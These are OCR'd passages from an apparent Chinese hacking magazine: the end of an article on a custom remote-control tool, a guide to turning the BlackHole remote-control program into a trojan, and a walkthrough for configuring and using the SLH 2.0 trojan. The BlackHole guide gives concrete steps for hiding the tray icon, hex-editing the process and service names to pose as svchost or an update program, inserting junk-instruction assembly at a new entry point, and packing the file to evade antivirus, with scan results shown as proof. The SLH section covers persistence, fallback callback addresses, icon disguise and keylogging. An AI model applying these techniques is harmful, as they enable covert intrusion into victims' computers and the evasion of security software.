


图9




图10

关于执行文件、删除文件、上传文件、新建目录和删除目录功能就不一一讲解了，相信大家试用后，都会很快掌握它的使用的。

声明：该远程控制软件是笔者基于网上收集部分代码自主修改编译，采用DELPHI语言编写，源代码完全开放，读者可任意修改，仅希望修改者能将修改后的代码提交给笔者一份以供技术交流。

（本文所涉及到的追风远控及其源代码已收录到光盘中）

DIY 我们自己的黑洞

melody

黑洞是一款相当优秀的远程控制软件，最新版本为V1.9。黑洞的功能很强大，其屏幕传输速度非常快，稳定性也非常好。本文的目的不是为了介绍黑洞的配置及使用（这在以前的杂志中曾经详细的介绍过），而是对它进行DIY，把它改造成菜鸟最爱的木马程序。

黑洞作者为了使软件与木马区分开来，在某些方面做了限制：程序运行后在任务栏右下角有图标提示；以服务启动的方式会命名服务端名称；进程名不能自定义。我们的目的，就是要破解上述限制，当然最后一点还要免杀。




图1

打开黑洞的客户端程序，点击“文件”下的“创建自动运行EXE版本服务端安装程序”（根据我的测试，DLL版本的服务端不稳定，效果不好，不能穿越WINDOWS自带的防火墙，这在软件的说明里都有详细的说明，因此我选择使用EXE版本的服务端），在“安装选项”中选择“直接覆盖已存在的服务端”和“windowsNT/2000/xp/2003安装为服务”（如果设置了以服务启动，那么在用户进入系统以前就可以控制计算机，但是下面的DIY却要多一个步骤，就是对服务端的安装服务名进行修改，这一点请自己衡量）。切换到“控制选项”，其中列出的控制方式，大家可以全部选上。不过，最后一个“在任务栏显示图标”选项却是灰色，不可选的（图1）。我们先来解决这个问题。搬来“灰色按钮克星”（图2），点击“激活”按钮，不要关闭按钮克星，转回到黑洞的客户端程序。再来点击“控制选项”中的“在任务栏显示图标”，是不是已经可以取消掉了？取消掉这个选项，黑洞的图标就不会在任务栏中显示了。




图2

生成了服务端后我们就应该解决服务端进程名的问题了。黑洞原始的进程名为brc_Server.exe，使用UE打开生成的服务端程序，搜索ASCII码，输入brc_Server.exe，即可找到该地址，或是直接跳转到0001a03c地址处（图3），直接在这儿修改进程名。输入我们想要的进程名，比如svchost.exe。由于原始的进程名比较长（10位字母的长度），所以我们修改后肯定会造成空缺，使用空格填充即可。我输入的是10位的进程名，伪装成了REALPLAY的更新程序，自己测试运行一下看看（图4）。



图3




图4

下面来修改服务名，黑洞的服务名默认为BRC_Services。同样的，使用UE直接搜索服务名，或是找到地址19fa0处（图5）。在服务名下面的“BlackHole Remote Control Services”是服务描述，服务名和服务描述信息我们根据需要进行相应的修改。如果更改的服务名比原先的短，不足的部分使用空格填充，如果更换




图6

的服务名长，可以在记事本中先写下来复制，再回到编辑器中粘贴即可。好了，修改完成后来测试一下看看（图6）。到此，需要修改的部分就全部完成了，接下来进行DIY的最后一步——免杀。首先给修改后无壳的服务端程序加花指令：

```
旧入口地址：00445f28
新入口地址：00415EE0
花指令：
push ebp
push 0
add esp,1
pop ebp
add esp,-1
push 00445f28
retn
```

Antivirus	Version	Update	Result
AhnLab-V3	2007.6.12.2	06.13.2007	no virus found
AntiVir	7.4.0.32	06.13.2007	no virus found
Authentium	4.93.8	06.12.2007	no virus found
Avast	4.7.997.0	06.12.2007	no virus found
AVG	7.5.0.467	06.13.2007	no virus found
BitDefender	7.2	06.13.2007	GenPack:Generic.Graybird.62E41E54
CAT-QuickHeal	9.00	06.12.2007	(Suspicious) - DNAScan
ClamAV	devel-20070416	06.12.2007	no virus found
DrWeb	4.33	06.13.2007	no virus found
eSafe	7.0.15.0	06.12.2007	suspicious Trojan/Worm
eTrust-Vet	30.7.3715	06.13.2007	no virus found
Ewido	4.0	06.13.2007	no virus found
FileAdvisor	1	06.13.2007	no virus found
Fortinet	2.85.0.0	06.13.2007	no virus found
F-Prot	4.3.2.48	06.12.2007	W32/Threat-Backdoor-Silly-based!Maximus
F-Secure	6.70.13030.0	06.13.2007	no virus found
Ikarus	T3.1.1.8	06.13.2007	Generic.Graybird
Kaspersky	4.0.2.24	06.13.2007	no virus found
McAfee	5051	06.12.2007	no virus found
Microsoft	1.2503	06.13.2007	no virus found

图7

```
00019F90: 83 2D D0 3A 45 00 01 C3 FF FF FF FF 0C 00 00 00  ƒ-D:E..Ãÿÿÿÿ....
00019FA0: 42 52 43 5F 53 65 72 76 69 63 65 73 00 00 00 00  BRC_Services....
00019FB0: FF FF FF FF 21 00 00 00 42 6C 61 63 6B 48 6F 6C  ÿÿÿÿ!...BlackHol
00019FC0: 65 20 52 65 6D 6F 74 65 20 43 6F 6E 74 72 6F 6C  e Remote Control
00019FD0: 20 53 65 72 76 69 63 65 73 00 00 00 FF FF FF FF   Services...ÿÿÿÿ
00019FE0: 21 00 00 00 42 6C 61 63 6B 48 6F 6C 65 20 52 65  !...BlackHole Re
00019FF0: 6D 6F 74 65 20 43 6F 6E 74 72 6F 6C 20 53 65 72  mote Control Ser
0001A000: 76 69 63 65 73 00 00 00 FF FF FF FF 21 00 00 00  vices...ÿÿÿÿ!...
0001A010: 42 6C 61 63 6B 48 6F 6C 65 20 52 65 6D 6F 74 65  BlackHole Remote
0001A020: 20 43 6F 6E 74 72 6F 6C 20 53 65 72 76 69 63 65   Control Service
```

图5

其实花指令主要是针对卡巴斯基的，对于瑞星似乎没有什么杀伤力。使用OD为服务端加花指令后使用LORDPE将入口地址修改为新的入口地址。

该服务端关键字为“黑洞”、“BlackHole”，在做免杀的时候经常会遇见这样的问题，定位了半天的特征码才发现原来这个关键字就是软件的名字等敏感字眼。我们使用同样长度的字符替换关键字。下面开始对它加壳。首先使用UXP加壳，接着再使用UPX_LOCK进行混淆代码。这样，一个免杀的黑洞就制作成功了。好了，放到世界杀毒网（http://www.virustotal.com/en/indexf.html）上看看我们DIY后的效果吧，如图7。简简单单的，我们就把黑洞彻底的打造成了木马，使用着自己DIY的黑洞，一定很爽吧！

（本文所涉及到的黑洞1.9、灰色按钮客星、UE、OllyICE、UPX、UPX_LOCK和LordPE已收录到光盘中）

迷你木马SLH 2.0

痛并快乐着

今天为大家介绍一款非常有特色的木马程序－－SLH2.0，这款木马在视频捕捉方面非常有特色，可以让用户根据需要捕捉特定信息的视频。

一、配置服务端程序

双击运行SLH木马的客户端程序，先来配置一个服务端。点击上方的“创建服务器”按钮，在弹出的窗口中进行必要的设置。其中“文件名称”用于设置服务端程序运行后释放的文件名称；“睡眠间隔”用于设定服务端程序自动连接客户端程序的时间；“代号”选项用于区别每台远程计算机；“注册表键”项目用于设置服务端程序的启动键值，SLH木马仍然是利用国外木马常用的ActiveX插件进行启动的。

点击“随机”按钮即可随机生成一个ActiveX插件的ID字符串。在“连接”下方的空白栏中点击鼠标左键，在弹出的窗口中设置连接使用的IP地址和端口。该木马程序可以对一个服务端程序设定多个连接地址，这样可以保证在一个连接地址失效的情况下，不丢失对该远程计算机的控制权。而连接端口也可以进行任意的设置，一般情况下选择1024以上的任意一个端口都可以。再来点击“图标”选项对服务端程序进行伪装，该木马程序只支持图标文件（*.ICO），而不支持从其它的可执行文件中提取相关的图标。最后根据需要选择“持续状态”和“键盘记录”选项，并点击“生成”按钮即可创建我们的服务端程序，如图1。




图1

二、控制服务端程序

服务端程序配置完成后，我们还需要对客户端程序进行一番设置，这样才能保证木马程序的正确连接。点击客户端主界面中的“配置”按钮，在弹出的窗口中选择“端口”，然后在中间区域点击鼠标右键，选择菜单中的“增加”，这样就可以在本地系统中打开连接端口了。如果该端口成功启用的话，木马会用一个绿色的图标进行显示，如图2。




图2

现在我们来进行木马的控制操作，首先将生成的服务端程序上传到远程电脑中并运行，然后等待服务端程序的自动上线。很快客户端程序就会弹出一个窗口提示服务端程序，不过让我感到郁闷的是在上线列表中显示的是一个英国国旗。选中上线的远程计算机，点击鼠标右键中的命令就可以进行相应的操作了，如图3。

我们点击“系统信息”命令，从弹出的窗口中可以看到远程计算机的系统信息，其中包括了硬件信息和软件信息，比如CPU、内存、硬盘等的大小，以及系统安装的目录、系统名称等内容，在“Country”选项中我们看到了“The People's Republic of China”这样的内容。接着我们点击“消息框”命令，在这里可以设置向远程计算机发送的错误窗口。首先选择需要提示的图标，然后在“标题”和“信息”输入框中分别输入提示窗口的标题和内容，例如“程序错误”等，设置完成后点击“测试”按钮以查看测试效果。通过“注册表管理器”功能可以在客户端程序中完全模拟一个远程的注册表编辑器。首先通过下拉菜单选择需要进行查看的注册表主键，接着依次选择需要查看的注册表项目以及键值，最后通过右键菜单中的刷新、修改、删除、重命名等命令对其进行修改，当然也可以通过新建命令来添加新的项目和键值，如图4。

